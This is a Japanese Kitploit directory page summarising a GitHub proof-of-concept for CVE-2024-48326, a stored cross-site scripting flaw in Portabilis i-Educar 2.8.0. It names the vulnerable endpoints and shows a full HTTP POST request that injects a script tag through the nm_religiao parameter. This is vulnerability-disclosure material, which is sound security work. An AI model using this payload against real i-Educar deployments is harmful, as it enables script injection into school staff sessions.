
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-48326 — Portabilis i-Educar v2.8.0の`nm_religiao`パラメータを介した保存型クロスサイトスクリプティング(XSS)脆弱性の概念実証エクスプロイトであり、認証なしのリモートJavaScriptインジェクションを可能にします。 | Kitploit
ツール/GitHubGitHub/fabiobsj/cve-2024-48326
脆弱性分析エクスプロイトウェブアプリケーション悪用ウェブセキュリティペネトレーションテスト
GitHubfabiobsj/cve-2024-48326

CVE-2024-48326

Portabilis i-Educar v2.8.0の`nm_religiao`パラメータを介した保存型クロスサイトスクリプティング(XSS)脆弱性の概念実証エクスプロイトであり、認証なしのリモートJavaScriptインジェクションを可能にします。

リポジトリを見る
242年前未レビュー
共有

CVE-2024-48326

説明: Portabilis i-Educar v2.8.0 には、/intranet/educar_religiao_cad.php への POST リクエストの nm_religiao パラメータを介した Cross-Site Scripting (XSS) の脆弱性があり、/intranet/educar_religiao_lst.php?busca=S&nm_religiao= への GET リクエストでトリガーされます。これにより、認証されていないリモート攻撃者が悪意のある JavaScript を注入でき、データが表示されると実行され、不正な操作や情報漏えいにつながる可能性があります。

バージョン: Portabilis i-Educar 2.8.0 で発見されました。

概念実証

脆弱性の詳細

この問題は、educar_religiao_cad.php ファイルの nm_religiao パラメータで発生し、サニタイズされていないユーザー入力が保存され、その後ページ読み込み時に JavaScript として実行される可能性があります。

影響を受けるコンポーネント:

/intranet/educar_religiao_cad.php の nm_religiao パラメータはユーザー入力を適切にサニタイズしないため、格納型 XSS が可能になります。攻撃者が JavaScript を注入すると、データにアクセスするたびにそれが実行されます。

操作の例:

POST /intranet/educar_religiao_cad.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/intranet/educar_religiao_cad.php
Cookie: i_educar_session=1eqkHtEgzh7xrusxYcQ3AkZeRRjRMJlhTtib1n8J
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

tipoacao=Novo&cod_religiao=&nm_religiao=<script>alert("CVE")</script>


再現手順

  • 入力
  • トリガー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    366
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード





